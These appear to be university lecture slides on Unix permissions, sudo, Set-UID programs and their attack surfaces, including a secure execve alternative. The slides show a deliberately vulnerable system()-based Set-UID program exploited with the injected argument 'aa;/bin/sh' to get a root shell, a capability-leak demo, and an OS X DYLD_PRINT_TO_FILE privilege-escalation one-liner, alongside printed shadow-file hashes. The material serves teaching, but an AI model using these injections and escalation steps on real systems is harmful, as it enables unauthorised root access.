



# Set-UID Programs and Vulnerabilities




**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

# Unix Security Basics

- User 
- Group 
- Permissions 
- Access control list 



## User and Group



## User and Group Files

### ❖ /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126:./var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
```

account database

user

original PW

Seed: ~~1000~~ : 1000

readable  
not writable

~~/etc/shadow~~

### ❖ /etc/group

```
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:seed
floppy:x:25:
tape:x:26:
sudo:x:27:seed
audio:x:29:pulse
```

## Permissions

rw-r--r-- (Seed)

```
seed@ubuntu:~$ ls -l
total 64
drwxrwxr-x 5 seed seed 4096 Jul  7 09:31 ace2016_network
drwxr-xr-x 3 seed seed 4096 Jun 14 22:14 Desktop
drwxr-xr-x 3 seed seed 4096 Dec  9 2015 Documents
drwxr-xr-x 2 seed seed 4096 Sep 17 2014 Downloads
drwxrwxr-x 6 seed seed 4096 Sep 17 2014 elggData
-rw-r--r-- 1 seed seed 8445 Aug 13 2013 examples.desktop
drwxrwxr-x 13 seed seed 4096 Aug 10 05:30 labs
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Music
drwxr-xr-x 24 root root 4096 Jan  9 2014 openssl-1.0.1
drwxr-xr-x 2 seed seed 4096 Jun 12 19:15 Pictures
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Public
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Templates
-rwxrwxr-x 1 seed seed 119 Jun 14 11:12 user2.desktop.desktop
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Videos
```

r: read  
w: write  
x: execute / folder: enter

6 4 5  
110 100 104  
-rw-r--r--  
owner group others

owner group

chmod 644 file

# The Sudo Command

## ❖ Run the sudo command

```
seed@ubuntu:~$ head /etc/shadow
head: cannot open '/etc/shadow' for reading: Permission denied
seed@ubuntu:~$ sudo head /etc/shadow
[sudo] password for seed:
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWnwR4ks,
h/pDyc5U1BW0zkWh7T9ZGu.:15933:0:99999:7:::
daemon*:15749:0:99999:7:::
bin*:15749:0:99999:7:::
sys*:15749:0:99999:7:::
sync*:15749:0:99999:7:::
games*:15749:0:99999:7:::
man*:15749:0:99999:7:::
```

seed.

sudo group

## ❖ The /etc/sudoers file

```
# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d

seed@ubuntu:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
```

# The Need for Privileged Programs

/etc/shadow



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**



## Password Dilemma: How to Change Password?

```
seed@ubuntu:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1320 Jan  9 2014 /etc/shadow
```

① put a request

② write a program X: Seed : give a temp permission

==  
→


②  
restrict

{ root


Set-UID

## Privileged Programs

```
seed@ubuntu:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1320 Jan  9 2014 /etc/shadow
seed@ubuntu:~$ passwd
Changing password for seed.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
seed@ubuntu:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1320 Sep  6 11:34 /etc/shadow
```



The Untold Superman Story



# How Set-UID Programs Work

## Turn a Program Into a Set-UID Program

root



{ chmod 4755  
chown root

prog : enable the set-uid bit  
prog\_ . change the ownership

## Example of Set-UID Program

```
Terminal
seed@ubuntu:~$ cp /bin/cat ./mycat
seed@ubuntu:~$ sudo chown root mycat
seed@ubuntu:~$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Aug 25 18:34 mycat
seed@ubuntu:~$ mycat /etc/shadow
mycat: /etc/shadow: Permission denied
seed@ubuntu:~$ sudo chmod 4755 mycat
seed@ubuntu:~$ ls -l mycat
-rwsr-xr-x 1 root seed 46764 Aug 25 18:34 mycat
seed@ubuntu:~$ mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFwFcgYbQWwnwR4ks/.rjqyM7Xwh/pDyc5U1BW0zkWh7T9ZGu.:1593
3:0:99999:7:::
daemon*:15749:0:99999:7:::
bin*:15749:0:99999:7:::
sys*:15749:0:99999:7:::
sync*:15749:0:99999:7:::
games*:15749:0:99999:7:::
man*:15749:0:99999:7:::
```

chmod 4755 mycat

Set-UID bit

100


111 101 101

passwd

uid: seed  
- uid: 0

## Exercise

Somebody gives you a chance to use his Unix account, and you have your own account on the same system. Can you take over this person's account in 10 seconds?



# What Can Go Wrong in a Program?



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**



# An Attack on Superman's Program



# Another Attack on Superman's Program



# Attack Surfaces



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

# Risk Analysis: Attack Surface

# Attacks via Environment Variables, Part 1



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

# PATH Environment Variables


```
#include <stdlib.h>
int main()
{
    system("cal");
}
```

## IFS Attacks

system ("bin/cal")

/bin/sh    /bin/cal

IFS = " / a "



## What Is Dynamic-Link Library?

```
seed@ubuntu:$ gcc -o hello_dynamic hello.c
seed@ubuntu:$ gcc -static -o hello_static hello.c
seed@ubuntu:$ ls -l
-rw-rw-r-- 1 seed seed    68 Dec 31 13:30 hello.c
-rwxrwxr-x 1 seed seed   7162 Dec 31 13:30 hello_dynamic
-rwxrwxr-x 1 seed seed 751294 Dec 31 13:31 hello_static
```



# Shared Library

## ❖ The ldd command

### NAME

`ldd` - print shared library dependencies

### SYNOPSIS

`ldd` [OPTION]... FILE...

### DESCRIPTION

`ldd` prints the shared libraries required by each program or shared library specified on the command line.

## ❖ Run ldd on a binary

```
void main()
{
    printf("Hello World\n");
}
```

```
seed@ubuntu:$ ldd a.out
    linux-gate.so.1 => (0xb7fff000)
    libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e42000)
    /lib/ld-linux.so.2 (0x80000000)
```



# LD\_PRELOAD

## ❖ How LD\_PRELOAD affects Dynamic-Linked Library

```
void main()
{
    printf("Hello World\n");
    sleep(2);
}
seed@ubuntu:$ unset LD_PRELOAD
seed@ubuntu:$ ldd a.out
        linux-gate.so.1 => (0xb7fff000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e42000)
        /lib/ld-linux.so.2 (0x80000000)
seed@ubuntu:$ a.out
Hello World
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.7
seed@ubuntu:$ ldd a.out
        linux-gate.so.1 => (0xb7fff000)
        ./libmylib.so.7 (0xb7ffa000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e3f000)
        /lib/ld-linux.so.2 (0x80000000)
seed@ubuntu:$ a.out
Hello World
I am not sleeping!
```

```
seed@ubuntu:$ more sleep.c

#include <stdio.h>
void sleep(int s)
{
    printf("I am not sleeping!\n");
}
```

# How LD\_PRELOAD Affects Set-UID Programs

## ❖ Experiment

```
seed@ubuntu:~$ cp /usr/bin/env ./myenv
seed@ubuntu:~$ sudo chown root myenv
[sudo] password for seed:
seed@ubuntu:~$ sudo chmod 4755 myenv
seed@ubuntu:~$ ls -l myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```

## ❖ Difference

```
seed@ubuntu:~$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:~$ export LD_LIBRARY_PATH=.
seed@ubuntu:~$ export LD_MYOWN="my own value"
seed@ubuntu:~$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
LD_MYOWN=my own value
seed@ubuntu:~$ myenv | grep LD_
LD_MYOWN=my own value
```


# Attacks via Explicit User Inputs

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char *cat="/bin/cat";

    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }

    char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
    sprintf(command, "%s %s", cat, argv[1]);
    system(command);
    return 0 ;
}
```



A terminal window titled "Terminal" showing a Set-UID attack. The user runs `catall /etc/shadow | head -n 5` and successfully lists root's shadow entry. Then, the user runs `catall "aa;/bin/sh"`, which fails with "No such file or directory". Finally, the user runs `# id`, showing they are now root (uid=0).

```
seed@ubuntu:~/work/setuid$ catall /etc/shadow | head -n 5
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWWnwR4ks/.rjqyM7Xw
h/pDyc5U1BW0zkWh7T9ZGu.:15933:0:99999:7:::
daemon*:15749:0:99999:7:::
bin*:15749:0:99999:7:::
sys*:15749:0:99999:7:::
sync*:15749:0:99999:7:::
seed@ubuntu:~/work/setuid$ catall "aa;/bin/sh"
/bin/cat: aa: No such file or directory
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```

# Secure Way to Invoke External Programs


```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char *v[3];

    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    execve(v[0], v, 0);

    return 0 ;
}
```



A terminal window titled "Terminal" showing the execution of the `safecatall` program. The user runs `safecatall /etc/shadow | head -n 5`, which outputs the first five lines of the `/etc/shadow` file. Then, the user runs `safecatall "aa;/bin/sh"`, which results in an error message: `/bin/cat: aa;/bin/sh: No such file or directory`.

```
seed@ubuntu:~/work/setuid$ safecatall /etc/shadow | head -n 5
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWWnwR4ks/.rjqyM7Xw
h/pDyc5U1BW0zkWh7T9ZGu.:15933:0:99999:7:::
daemon*:15749:0:99999:7:::
bin*:15749:0:99999:7:::
sys*:15749:0:99999:7:::
sync*:15749:0:99999:7:::
seed@ubuntu:~/work/setuid$ safecatall "aa;/bin/sh"
/bin/cat: aa;/bin/sh: No such file or directory
```

# Capability Leaking

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main()
{
    int fd;
    char *v[2];

    /* Assume that /etc/zxx is an important system file,
     * and it is owned by root with permission 0644.
     * Before running this program, you should creat
     * the file /etc/zxx first. */
    fd = open("/etc/zxx", O_RDWR | O_APPEND);
    if (fd == -1) {
        printf("Cannot open /etc/zxx\n");
        exit(0);
    }

    // Print out the file descriptor value
    printf("fd is %d\n", fd);

    // Permanently disable the privilege by making the
    // effective uid the same as the real uid
    setuid(getuid());

    // Execute /bin/sh
    v[0] = "/bin/sh"; v[1] = 0;
    execve(v[0], v, 0);
}
```

# Capability Leaking: Demo

```
Terminal
seed@ubuntu:~/work/setuid$ gcc -o cap_leak cap_leak.c
seed@ubuntu:~/work/setuid$ sudo chown root cap_leak
seed@ubuntu:~/work/setuid$ sudo chmod 4755 cap_leak
seed@ubuntu:~/work/setuid$ ls -l cap_leak
-rwsr-xr-x 1 root seed 7386 Aug 27 18:26 cap_leak
seed@ubuntu:~/work/setuid$ ls -l /etc/zxx
-rw-r--r-- 1 root root 7 Aug 27 18:25 /etc/zxx
seed@ubuntu:~/work/setuid$ more /etc/zxx
bbbbbb
seed@ubuntu:~/work/setuid$ echo aaaaaa > /etc/zxx
bash: /etc/zxx: Permission denied
seed@ubuntu:~/work/setuid$ cap_leak
fd is 3
$ echo cccccc >&3
$ more /etc/zxx
bbbbbb
ccccc
```



# Capability Leaking in OS X 10.10 (2015)

```
$ DYLD_PRINT_TO_FILE=/this_system_is_vulnerable su <some_username>
Password:
bash-3.2$ ls -la /this_system_is_vulnerable
-rw-r--r--  1 root  wheel   0 Jul 21 17:22 /this_system_is_vulnerable
bash-3.2$ echo "Test 1" >&3
bash-3.2$ echo "Test 2" >&3
bash-3.2$ cat /this_system_is_vulnerable
Test 1
Test 2
bash-3.2$ ls -la /this_system_is_vulnerable
-rw-r--r--  1 root  wheel  14 Jul 21 17:36 /this_system_is_vulnerable
```

# Server Approach vs. Set-UID



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

# Comparisons

Discussion: Compare the Set-UID approach with the server approach.